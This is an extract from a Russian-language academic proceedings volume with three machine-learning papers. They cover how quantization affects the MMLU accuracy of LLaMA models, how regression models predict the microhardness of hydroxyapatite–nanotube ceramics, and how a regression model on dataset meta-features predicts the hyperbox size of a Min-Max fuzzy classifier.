Тестируемая модель	Битовая точность	Результат теста MMLU (Accuracy)		Память, ГБ
		0-shot	5-shot	
LLaMA 7B	16-bit	28,8	35,5	13,9
	8-bit	28,3	33,1	7,9
	4-bit	29,5	33,7	4,7
	2-bit	2,4	3,9	3,2
LLaMA 13 B	16-bit	40,5	45,8	26,6
	8-bit	39,6	45,4	15,1
	4-bit	39	43,6	8,6
	2-bit	5,1	13,9	5,6
LLaMA 30 B	16-bit	53,8	58,7	65,4
	8-bit	54,2	58	35,2
	4-bit	53,3	56,9	19,9
	2-bit	5,2	24,4	12,2




Рис. 1. График относительной производительности квантованных моделей при различных затратах памяти: а – отсутствие предварительных инструкций (zero-shot); б – предварительный инструктаж пятью примерами (5-shot)

Анализ результатов исследования позволяет сделать следующие выводы. Понижение разрядности модели в процессе квантования приводит к снижению точности вывода, однако критическое ухудшение качества в рамках проведенного эксперимента наблюдается только при переходе к разрядности 2 бита. PTQ-квантование до 2 бит показывает крайне низкие результаты в задачах контекстного обучения, что свидетельствует о необходимости использования квантования при обучении (QAT) в подобных случаях [14]. В то же время разрядность 4 бита оказывается оптимальным вариантом для PTQ-квантования, так как она обеспечивает удовлетворительное качество вывода (снижение точности составляет не более 5,5% по сравнению с исходной 16-битной моделью).

Эксперимент показывает, что эффективность языковых моделей в решении задач контекстного обучения значительно возрастает при использовании демонстративного инференса. Так, наличие дополнительных примеров и инструкций положительно сказывается на качестве вывода. Как следует из данных табл. 2, точность модели при 5-shot-инференсе (предоставление пяти демонстрационных примеров) выше, чем при отсутствии таковых примеров (0-shot), для всех проведенных вариантов расчета. Этот эффект особенно выражен при минимальной разрядности: так, для модели LLaMA 30B, квантованной до 2 бит, точность при 5-shot-инференсе составила 24,4%, тогда как при 0-shot – всего 5,2%.

Это свидетельствует о том, что производительность языковых моделей, подвергнутых низкобитовому квантованию, может значительно улучшиться при использовании соответствующих демонстраций. В то же время данный эффект менее заметен для моделей с небольшим числом параметров: так, для LLaMA 7B прирост точности оказался незначительным (3,9% против 2,4%), что указывает на необходимость достаточного параметрического объема модели для положительного эффекта от применения демонстративного инференса.

Так, применение квантования оправдано в случаях, когда аппаратные ресурсы ограничены, но необходимо сохранить точность вывода на приемлемом уровне.

Выдвижение гипотезы общего случая масштабирования

По результатам проведенного исследования предположим, что наиболее значимыми показателями масштабирования языковых моделей являются их гиперпараметры: параметрический размер, объем исходных обучающих данных, вычислительные ресурсы. В таком случае, не опускаясь до потенциальных локальных зависимостей, трудно поддающихся диагностике, определять примерный уровень соотношения «количество параметров на единицу данных» для определения пределов оптимального параметрического масштабирования модели на архитектуре «трансформер» (с целью избежания «переобучения» – ситуации, когда на единицу данных приходится избыточное количество параметров модели) предлагается следующим образом. Предлагается сначала последовательно квантовать модель, пока не будет достигнут резкий спад в значениях используемых метрик качества, и примерно рассчитать оптимальный закон масштабирования «параметры к обучающим данным» как (2):

$$\left(\frac{Q_f}{Q_i} N \right) / D, \quad (2)$$

где Q_f – разрядность квантования, на этапе которого наблюдается значительное снижение метрики; Q_i – разрядность исходной модели; N – количество параметров исходной модели; D – количество токенов данных, использованных при обучении исходной модели.

Таким образом, в случае достоверности положения данной гипотезы становится возможным определение локального закона масштабирования в выражении N/D : «каково оптимальное количество параметров N при условии, что модель оперирует объемом данных D ?», что позволит проводить оптимальное локальное масштабирование больших языковых моделей с недопущением эффекта избыточного обучения. Важно заметить, что приведенное суждение является лишь общей авторской гипотезой, сформулированной по результатам проведенных экспериментов, а также исходя из анализа актуальных на текущий момент исследований в области выявления универсальных закономерностей. Для

подтверждения либо опровержения такой гипотезы требуется провести обширное эмпирическое исследование на разных масштабах обучения больших языковых моделей, которые потребуют значительного объема вычислений, неосуществимых при имеющихся у автора работы мощностях на текущий момент. Тем не менее, планируется продолжать исследование этого аспекта с возможностью постановки локальных экспериментов.

Следует отметить, что полученные результаты не гарантируют репрезентативности на общем спектре случаев, поскольку отражают последствия применения конкретных методик масштабирования и оптимизации для отдельных моделей с конкретными наборами данных. Область обработки естественного языка охватывает широкий спектр методов и практик, и процесс масштабирования каждой модели должен учитывать специфику решаемых задач, исходные параметры модели, ограничения платформы и вычислительные возможности, что подтверждается рядом академических исследований.

Литература

1. Кей А. Искусственные нейронные сети // Computerworld? Россия. – 2001. – № 09. – С. 3–4.
2. Что такое обработка текстов на естественном языке (NLP)? [Электронный ресурс]. – Режим доступа: <https://www.oracle.com/cis/artificial-intelligence/what-is-natural-language-processing/> (дата обращения: 10.09.2024).
3. What is a large language model (LLM)? [Электронный ресурс]. – Режим доступа: <https://www.cloudflare.com/learning/ai/what-is-large-language-model/> (дата обращения: 09.09.2024).
4. Manning C.D. Human Language Understanding & Reasoning / American Academy of Arts & Sciences: Daedalus. – 2022. – PP. 1–2.
5. [2001.08361] Scaling Laws for Neural Language Models [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2001.08361> (дата обращения: 12.09.2024).
6. [2203.15556] Training Compute-Optimal Large Language Models [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2203.15556> (дата обращения: 09.09.2024).
7. What Is Transfer Learning? [Электронный ресурс]. – Режим доступа: <https://blogs.nvidia.com/blog/what-is-transfer-learning/> (дата обращения: 10.09.2024).
8. [2106.09685] LoRA: Low-Rank Adaptation of Large Language Models [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2106.09685> (дата обращения: 12.09.2024).
9. [2302.13971] LLaMA: Open and Efficient Foundation Language Models [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2302.13971> (дата обращения: 10.09.2024).
10. GitHub – tatsu-lab/stanford_alpaca [Электронный ресурс]. – Режим доступа: https://github.com/tatsu-lab/stanford_alpaca (дата обращения: 12.09.2024).
11. Alpaca Data Cleaned: Alpaca dataset from Stanford, cleaned and curated [Электронный ресурс]. – Режим доступа: <https://github.com/gururise/AlpacaDataCleaned> (дата обращения: 12.09.2024).
12. MultiNLI [Электронный ресурс]. – Режим доступа: <https://cims.nyu.edu/~sbowman/multinli/> (дата обращения: 10.09.2024).

13. GitHub – tatsu-lab/alpaca_eval: An automatic evaluator for instruction-following language models. Human-validated, high-quality, cheap, and fast [Электронный ресурс]. – Режим доступа: https://github.com/tatsu-lab/alpaca_eval (дата обращения: 12.09.2024).

14. Quantization (PTQ & QAT [Электронный ресурс]. – Режим доступа: https://docs.dec.ai/super-gradients/latest/documentation/source/ptq_qat.html (дата обращения: 12.09.2024).

15. TensorFlow Framework [Электронный ресурс]. – Режим доступа: <https://www.tensorflow.org/> (дата обращения: 12.09.2024).

16. [2212.09720] The case for 4-bit precision: k-bit Inference Scaling Laws [Электронный ресурс]. – Режим до-

ступа: <https://arxiv.org/abs/2212.09720> (дата обращения: 13.09.2024).

17. Measuring Massive Multitask Language Understanding [Электронный ресурс]. – Режим доступа: <https://openreview.net/forum?id=d7KBjmI3GmQ> (дата обращения: 13.09.2024).

Никитин Кирилл Владимирович

Ассистент каф. экономической математики, информатики и статистики (ЭМИС) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: kirill.v.nikitin@tusur.ru

В.Ю. Погудин, А.Н. Пономарев, А.Е. Резванова, Б.С. Кудряшов

Анализ методов машинного обучения для прогнозирования микротвердости керамического материала на основе гидроксипатита

Спрогнозированы значения микротвердости керамических материалов на основе гидроксипатита с добавлением многостенных углеродных нанотрубок различными методами машинного обучения при помощи библиотек на языке Python. Произведено сравнение результатов.

Ключевые слова: гидроксипатит, углеродные нанотрубки, твердость, машинное обучение, регрессионные модели, нейронные сети.

Чтобы создать максимально совместимый с костной тканью имплантат, необходимо использовать материал, наиболее близкий по свойствам костной ткани, который также будет учитывать индивидуальные особенности человеческих костей пациента в месте имплантации. Наиболее перспективным с точки зрения биосовместимости является создание имплантов из керамики на основе гидроксипатита (ГА).

В данной работе исследуется керамический материал, состоящий из ГА и многостенных углеродных нанотрубок (МУНТ). МУНТ выступают в качестве упрочняющих добавок. Но создание материала с оптимальными характеристиками очень затратно по времени и ресурсам, поскольку необходимо создавать большое количество образцов с разным соотношением ГА и МУНТ для дальнейшего исследования механических свойств, а это довольно долгий и трудоёмкий процесс, включающий в себя множество аспектов. Из-за этого появляется необходимость оптимизации исследовательского процесса путем снижения временных затрат. Решение проблемы оптимизации в работе заключается во внедрении методов машинного обучения для прогнозирования механических свойств материала, а именно, микротвердости на основе экспериментальных данных керамических образцов ГА-МУНТ.

Датасет, на котором обучались модели, основан на данных измерения твердости экспериментальных образцов методом Виккерса. Твердость по Виккерсу HV определяется как частное из приложенного усилия испытания P и средней величины диагоналей на поверхности оставшегося отпечатка на образце (1):

$$HV = \frac{2P \sin(136^\circ / 2)}{d^2}, \quad (1)$$

где P – нагрузка, кгс/мм²; $d = (d_1 + d_2)/2$ – средняя диагональ отпечатка индентора, мкм.

Для расчета поверхности оставшегося пирамидального отпечатка привлекается среднее значение обеих диагоналей d_1 и d_2 (в мм), так как основание отпечатков по Виккерсу зачастую не является точно квадратным [1].

Измерения производились при нагрузках 100, 200, 300 и 500 гс/мм² на трех типах образцов: чистом ГА, ГА + 0,5 мас. % МУНТ (серия 1),

ГА + 0,5 мас. % МУНТ (серия 2). На каждую нагрузку приходилось множество измерений. В результате были получены длины диагоналей оставленных отпечатков, по которым были рассчитаны значения твердости. Полученные значения твердости имеют высокий разброс, что связано с неоднородностью и пористостью материала, а также погрешностями измерения.

Прогнозирование твердости производилось тремя путями: напрямую (предсказывались значения твердости по типу образца и подаваемой нагрузке); через диагонали, где сначала предсказывались диагонали отпечатка, а позже вычислялась твердость согласно формуле (1); через среднее значение диагоналей, где сразу прогнозировалось среднее значение диагоналей отпечатков и по нему вычислялась твердость.

Поскольку на выходе необходимо спрогнозировать значения твердости, это является задачей регрессии. При создании регрессионной модели были проанализированы несколько методов машинного обучения, а именно:

- линейная регрессия;
- полиномиальная регрессия;
- случайный лес решений;
- регрессор Ada Boost (адаптивного бустинга);
- регрессор XGBoost (экстремального градиентного бустинга);
- нейронная сеть.

Для реализации первых 4 моделей использовалась библиотека Scikit-learn [2]. Для второго метода бустинга применялась библиотека XGBoost [3]. Нейронная сеть была создана с помощью Keras [4].

Чтобы определить, насколько хорошо подобрана линия, использовалась функция потерь, которая показывает разницу между предсказанным и реальным значениями. Одной из самых распространённых является средняя квадратичная ошибка RMSE (2):

$$RMSE = \sqrt{\frac{1}{n} \times \sum_{i=1}^n (x_i - \bar{x}_i)^2}, \quad (2)$$


где n – количество значений; x_i – экспериментальное значение; \bar{x}_i – предсказанное значение.

На рис. 1 можно видеть результаты работы моделей регрессии. Полученные модели для каждого типа образцов и для каждой нагрузки определили


свое одно значение. У модели линейной регрессии для одного из типов образцов (рис. 1, а) предсказанные точки выстраиваются в линию, что соответствует работе линейной регрессии. Данный метод не подходит для предсказания значений, поскольку данные имеют нелинейный характер.

Регрессор на основе XGBoost хорошо подстраивается под экспериментальные данные (рис. 1, б),


но вследствие того, что данный метод основан на деревьях решений, он имеет проблемы с предсказанием промежуточных значений. Дерево присваивает определенное значение твердости для определенного диапазона значений нагрузки. Данное свойство мешает точному предсказанию результатов, делая данный метод неподходящим для прогнозирования микротвердости.




а



б



в



г

Рис. 1. Сравнение спрогнозированных значений твердости с экспериментальными для линейной регрессии – а.

Сравнение спрогнозированных значений твердости с экспериментальными для регрессора XGBoost – б.

Сравнение спрогнозированных значений средней диагонали с экспериментальными для полиномиальной регрессии – в.

Сравнение вычисленных значений твердости по диагоналям с экспериментальными для полиномиальной регрессии – г

При прогнозировании значений твердости через длины диагоналей сначала прогнозируются значения длин диагоналей (рис. 1, в), а затем по формуле (1) вычисляются показатели твердости (рис. 1, г). Стоит отметить, что при прогнозировании значений среднеарифметического длин диагоналей и вычислении твердости результат не поменялся в сравнении со способом с двумя диагоналями.

В результате подбора гиперпараметров нейронной сети модель имеет два скрытых слоя: 65 и 100 соответственно с функцией активации relu. На выходе используется сигмоид-функция. Для предска-

зания диагоналей использовалась аналогичная архитектура, но со 180 и 195 нейронами на внутренних слоях, 65 и 75 нейронами для предсказания среднего диагоналей.

По формуле (2) был проведен сравнительный анализ проверенных методов (таблица), где показано, что метод линейной регрессии имеет наибольшее среднее квадратичное отклонение. Лучший результат показала регрессионная модель на основе нейронной сети с самым низким значением среднеквадратичной ошибки. Модели случайного леса и бустинга в данном случае не способны предска-

вать твёрдость при промежуточных значениях нагрузки, так как прогнозируют одинаковые значения твердости, что и для экспериментальных данных. Стоит отметить, что методы с прогнозированием значений длин диагоналей отпечатков индентора, с помощью которых далее вычислялась микротвер-

дость по формуле Виккерса, показали менее точные результаты в сравнении с прямым прогнозированием. Это может быть связано с погрешностью предсказаний и в дальнейших вычислениях микротвердости, вследствие погрешности прогнозирования длин отпечатков и дальнейшего вычисления твердости.

Сравнение СКО полученных моделей

Регрессионная модель	Прямое прогнозирование	Прогноз по диагоналям d_1 и d_2	Прогноз по среднеарифметическому диагоналей
Линейная регрессия	36,488	56,669	56,669
Полиномиальная регрессия	9,970	12,350	12,350
Случайный лес решений	13,128	23,365	22,259
AdaBoostRegressor	5,549	7,897	11,010
XGBRegressor	0,002	6,648	6,650
Нейронная сеть	0,366	7,233	7,909

С помощью полученной модели на основе нейронной сети были спрогнозированы усредненные значения твердости, а также их возможный разброс при широком диапазоне подаваемой нагрузки. Результаты работы позволят в перспективе оптимизировать процесс исследования твердости керамического материала, снизив затраты на проведение экспериментов. В дальнейшем полученную модель можно будет улучшить, чтобы добиться более высокой точности прогнозирования.

Работа выполнена в рамках государственного задания ИФПМ СО РАН, номер темы FWRW-2022-0002.

Литература

1. Определение твердости по Виккерсу. Официальный сайт фирмы ZwickRoell [Электронный ресурс]. – Режим доступа: <https://www.zwickroell.com/ru/otrasli/metally/standarty-metally/vickers-ispytanie-po-iso-6507/> (дата обращения: 14.02.2024).

2. Scikit-learn [Электронный ресурс]. – Режим доступа: <https://scikit-learn.org/stable/> (дата обращения: 07.03.2024).

3. XGBoost [Электронный ресурс]. – Режим доступа: <https://neerc.ifmo.ru/wiki/index.php?title=XGBoost> (дата обращения: 07.03.2024).

4. Keras: Deep Learning for humans [Электронный ресурс]. – Режим доступа: <https://keras.io/> (дата обращения: 07.03.2024).

Погудин Владимир Юрьевич

Студент, каф. автоматизированных систем управления (АСУ) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: pogudin.vova@bk.ru

Пономарев Александр Николаевич

Д-р физ.-мат. наук, профессор, доцент каф. систем управления (КСУП) ТУСУРа, Ст. н.с., зав. лаб. молекулярного имиджинга и фотоакустики (ЛМИИФ) института физики прочности материалов (ИФПМ СО РАН)
Эл. почта: alex@ispms.ru

Резванова Анастасия Евгеньевна

Мл. н.с. ЛМИИФ ИФПМ СО РАН
Эл. почта: ranast@ispms.ru

Кудряшов Борис Сергеевич

Инженер-исследователь ЛМИИФ ИФПМ СО РАН
Эл. почта: bsk3@ispms.ru

УДК 004.85

Р.Е. Коломников, К.С. Сарин

Регрессионная модель для прогнозирования размера гипербокса нечеткого классификатора типа Min-Max

Представлен метод прогнозирования параметра нечеткого классификатора типа Min-Max, ограничивающего максимальный размер гипербокса. Метод предполагает использование регрессионной модели, которая на основе метапризнаков данных определяет значение параметра, обеспечивающего высокую точность классификации. На основе наборов данных из репозитория KEEL экспериментальным путем создана таблица наблюдений, содержащая значения метапризнаков и значение параметра, при котором фиксировалась высокая точность. Используя данную таблицу, построены 8 регрессионных моделей и проведена оценка их эффективности. Результаты показывают, что гребневая регрессия позволила достичь среднеквадратичного отклонения на уровне 0,0196. Предложенный метод позволяет значительно упростить процесс определения параметра максимального размера гипербокса в нечетких классификаторах типа Min-Max и повысить их эффективность в различных задачах классификации.

Ключевые слова: нечеткий классификатор, инкрементное обучение, метапризнаки, регрессионная модель.

Нечеткие классификаторы типа Min-Max [1, 2] играют важную роль в решении задач классификации потоковых данных. Однако их эффективность в значительной степени зависит от настройки параметров, в частности, максимального размера гипербокса θ . Этот параметр влияет на формирование гипербокса, определяющих нечеткие множества в пространстве признаков и, следовательно, на баланс между количеством генерируемых правил и точностью классификации.

Традиционно подбор параметра θ осуществляется следующими методами:

1. Эмпирический подбор [3] основан на опыте исследователя и часто включает в себя многочисленные эксперименты с различными значениями θ для конкретного набора данных.

2. Систематический перебор (метод полного перебора) [4] основан на выборе заранее заданного набора значений θ с целью выбора оптимального значения на основе точности классификации.

3. Некоторые исследователи предложили адаптивные подходы [5] к выбору θ , которые корректируют значение параметра в процессе обучения классификатора.

Перечисленные методы имеют ряд недостатков. Например, эмпирический подбор и метод полного перебора могут быть чрезвычайно трудоемкими и неэффективными, особенно при работе с большими и сложными наборами данных. Адаптивные методы, хотя и эффективны, но тоже весьма трудоемкие, поскольку адаптация параметра требует переобучения классификатора и оценки его точности.

В связи с этими недостатками возникает необходимость в разработке универсального и эффективного метода определения значения θ в задачах классификации. Такой метод должен учитывать различные характеристики наборов данных и быть применимым к широкому спектру задач классификации.

В данной работе представлен новый метод определения значения параметра θ , который базируется на использовании метапризнаков и регрессион-

ной модели машинного обучения. Этот подход автоматизирует процесс подбора параметров, используя характеристики наборов данных, что позволяет существенно сократить время и вычислительные ресурсы.

Метапризнаки, или метаданные, представляют собой характеристики набора данных, которые описывают его статистические, информационные и структурные свойства [6]. Они играют ключевую роль в области метаобучения, которая направлена на автоматизацию процесса выбора и настройки алгоритмов машинного обучения [7].

Метапризнаки можно разделить на следующие категории:

1. Статистические характеристики (например, количество признаков, классов, соотношение количества экземпляров к количеству признаков).

2. Теоретико-информационные меры (например, энтропия классов, взаимная информация между признаками).

3. Характеристики сложности данных (например, линейная разделимость классов, наличие выбросов).

Метапризнаки помогают абстрагироваться от специфики набора данных и сосредоточиться на ключевых характеристиках, не зависящих от семантики. Метод использует метапризнаки для создания регрессионной модели, которая прогнозирует значение параметра θ для каждого нового набора данных. Это устраняет необходимость в длительном ручном подборе параметров и автоматизирует настройку классификаторов Min-Max, что особенно важно при работе с большими объемами данных.

Целью данного исследования является разработка и оценка эффективности регрессионных моделей предсказания значения параметра θ для достижения высокой точности классификации нечетких систем типа Min-Max. В качестве предикторов модели выступают метапризнаки наборов данных. Такой подход позволит автоматизировать процесс настройки классификатора и повысить его эффективность без необходимости перебора значений параметра.

Для достижения цели были поставлены следующие задачи:

1. *Определение метапризнаков.* Определить и реализовать вычисления множества метапризнаков для характеристики наборов данных. Метапризнаки будут служить входными данными регрессионной модели.

2. *Построение таблицы результатов классификации.* Провести эксперименты на различных наборах данных с использованием нечеткого классификатора типа Min-Max. Для каждого набора данных получить значения точности классификации при различных значениях параметра θ в диапазоне от 0,05 до 0,5 с шагом 0,05.

3. *Построение таблицы наблюдений.* На основе результатов предыдущего этапа сформировать таблицу наблюдений, содержащую значения θ для каждого набора данных, при котором была достигнута наилучшая точность.

4. *Построение и оценка регрессионных моделей.* Для предсказания значения параметра θ на основе метапризнаков построить и сравнить различные регрессионные модели. Эффективность моделей оценить значением среднеквадратичной ошибки MSE (Mean Square Error). Для оценки качества классификации применить F1-меру, поскольку она сбалансированно учитывает точность и полноту, что важно в задачах с несбалансированными классами.

Применение предложенной модели ускоряет процесс подбора параметра для нечетких классификаторов Min-Max и улучшает качество классификации. Анализ связи между метапризнаками и значениями θ , повышающими точность классификации, способствует изучению специфики нечетких классификаторов.

Результаты данного исследования могут быть применены не только для построения нечетких классификаторов, но и в более широком контексте автоматической настройки параметров алгоритмов машинного обучения.

Метод определения параметра

Для определения метапризнаков в исследовании использован их широкий спектр, описывающий различные характеристики наборов данных. Их выбор основывался на подходе, описанном в [6]. Всего использовано 32 метапризнака. Также стоит отметить, что не скалярные метапризнаки, например, такие как корреляция и ковариация между признаками данных, сводились к скалярному значению путем вычисления максимального, минимального, среднего значений и стандартного отклонения. Для вычисления использовались инструменты Python, в частности, библиотеки numpy, scipy и scikit-learn.

Для каждого набора данных метапризнаки вычислялись на различных временных отрезках обучения нечеткого классификатора, что позволило отслеживать изменение характеристик данных в процессе инкрементного обучения.

Полученные метапризнаки послужили основой для построения регрессионных моделей, определя-

ющих значение параметра θ для нечетких классификаторов типа Min-Max.

Для построения таблицы результатов классификации разработана следующая методика эксперимента с целью сбора данных для анализа влияния параметра θ на эффективность нечетких классификаторов типа Min-Max и последующего построения регрессионной модели. В качестве исходных данных использовались 37 наборов из репозитория KEEL [8], каждый из которых был представлен 10 парами обучающих и тестовых файлов. Эксперимент проводился для диапазона значений θ от 0,05 до 0,5 с шагом 0,05, что позволило детально исследовать влияние этого параметра на работу классификатора. Кроме этого, поток обучающих данных был разбит на 10 равных интервалов, называемых сегментами. В процессе обучения оценивалась точность после прохождения каждого сегмента.

Процедура эксперимента для каждого набора данных включала следующие этапы: загрузка и нормализация данных, обучение нечеткого классификатора на 10 сегментах обучающих данных для каждого значения θ , вычисление метапризнаков и оценка эффективности модели с помощью F1-меры на тестовых данных. Применение динамической кросс-валидации помогло отследить изменения характеристик данных и оценить качество классификации на протяжении процесса обучения. В результате эксперимента была сформирована таблица, содержащая 37 000 записей, каждая из которых включала идентификатор набора данных, значение θ , номер сегмента, F1-меру и значения всех вычисленных метапризнаков.

На основе данных, полученных в ходе эксперимента, была сформирована таблица наблюдений, содержащая результаты для каждой комбинации набора данных, пары обучающих и тестовых данных и значения θ .

Процесс формирования таблицы наблюдений заключался в следующем: для каждого набора данных, каждой пары обучающих и тестовых данных и каждого сегмента выбиралось наблюдение с максимальным значением F1-меры среди всех значений θ . Таким образом, выбирался лучший результат по точности для каждой комбинации.

Процедура выбора образца включала следующие шаги:

Группировать записи по набору данных, номеру пары обучающих и тестовых данных и сегменту.

Для каждой группы:

а) выбрать строку с максимальным значением F1-меры;

б) сохранить выбранную строку в итоговую таблицу наблюдений.

В результате проведения эксперимента была сформирована таблица наблюдений, содержащая 3700 записей (37 наборов данных \times 10 пар обучающих и тестовых данных \times 10 значений θ). Каждая запись включает в себя такие параметры, как название набора данных, номер пары данных, значение θ ,

результат классификации (максимальное значение F1-меры) и значения метапризнаков. Такая таблица описывает связь между характеристиками данных, параметром модели и эффективностью классификации.

На основе сформированной таблицы наблюдений было проведено построение и сравнение различных регрессионных моделей для прогнозирования значения параметра θ . Процесс включал предобработку данных, анализ распределения наборов данных и сравнение эффективности различных моделей.

При подготовке данных для моделирования целевой переменной был выбран параметр θ , а в качестве предикторов использовались все метапризнаки. Для сравнения были выбраны следующие регрессионные модели: градиентный бустинг [9], эластичная сеть [10], регрессия лассо [11], линейная регрессия, гребневая регрессия [12], регрессия метода опорных векторов (РОВ) [13], регрессия случайный лес [14] и регрессия дерева решений [15]. Оценка эффективности моделей проводилась с использованием 5-кратной кроссвалидации и метрики среднеквадратичной ошибки (Mean Square Error, MSE). Результаты сравнения моделей представлены на рис. 1.




Рис. 1. Сравнение эффективности регрессионных моделей

Наименьшую ошибку показала гребневая регрессия с $MSE = 0,0196$. Эта модель была выбрана в качестве итоговой для прогнозирования значения параметра θ . Линейные модели с регуляризацией (гребневая регрессия, эластичная сеть, лассо) также показали высокую эффективность, что может указывать на наличие линейных зависимостей между метапризнаками и θ . Градиентный бустинг и РОВ также продемонстрировали низкую ошибку. Простая линейная регрессия показала наихудший результат, что подтверждает необходимость использования более сложных моделей. Регрессия дерева решений показала относительно высокую ошибку, что может указывать на сложность задачи и необходимость использования ансамблевых методов или моделей с регуляризацией.

Выводы

1. Гребневая регрессия демонстрирует высокую точность прогнозирования параметра θ , что позво-

ляет автоматизировать процесс настройки нечетких классификаторов типа Min-Max.

2. Высокая эффективность линейных моделей с регуляризацией указывает на преимущественно линейный характер зависимости между метапризнаками и значением θ .

3. Использование разнообразных наборов данных повышает обобщающую способность построенной модели и делает ее более надежной для прогнозирования параметра θ на новых, ранее не встречавшихся данных.

4. Результаты свидетельствуют о возможности автоматизации процесса настройки нечетких классификаторов типа Min-Max, что может значительно упростить их применение в различных задачах классификации.

Дальнейшие исследования будут направлены на тестирование точности классификации с прогнозируемой моделью параметром θ . Кроме этого, проведется отбор информативных метапризнаков для сокращения числа предикторов регрессионной модели.

Заключение

В работе предложен метод нахождения параметра θ максимального значения гипербокса нечетких классификаторов типа Min-Max. Метод основан на построении регрессионной модели, определяющей связь между метапризнаками данных и параметром. Прогнозируемое значение параметра позволит достичь высокой точности классификации. Основные результаты и выводы исследования могут быть обобщены следующим образом.

Экспериментальным путем создана таблица наблюдений со значениями метапризнаков наборов данных и параметром θ . На основе данной таблицы построены регрессионные модели для прогнозирования параметра. Наименьшую среднеквадратичную ошибку показала модель гребневой регрессии со значением 0,0196.

